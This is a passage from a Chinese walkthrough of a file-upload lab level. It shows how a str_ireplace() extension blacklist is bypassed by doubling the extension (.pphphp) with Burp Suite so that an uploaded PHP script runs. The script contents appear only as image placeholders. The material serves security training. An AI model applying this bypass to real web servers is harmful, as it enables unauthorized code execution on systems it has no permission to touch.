


这一关黑名单用`str_ireplace()`函数寻找文件名中存在的黑名单字符串将它替换成空，可用双写绕过黑名单


- 编写脚本`ElevenFirstMethod.php`




- 上传脚本文件`ElevenFirstMethod.php`




- 使用`burpsuite`拦截并将脚本文件`ElevenFirstMethod.php`的后缀`.php`改为`.pphphp`






- 最终成功上传脚本文件`ElevenFirstMethod.php`并右键打开脚本文件`ElevenFirstMethod.php`




- 成功执行脚本文件`ElevenFirstMethod.php`




方法二


- 查看提示




- 查看源代码




- 编辑脚本文件`ElevenSecondMethod.php`




- 上传脚本文件`ElevenSecondMethod.php`




- 同样用`burpsuite`拦截并将脚本文件`ElevenSecondMethod.php`的后缀`.php`改为`.pphphp`



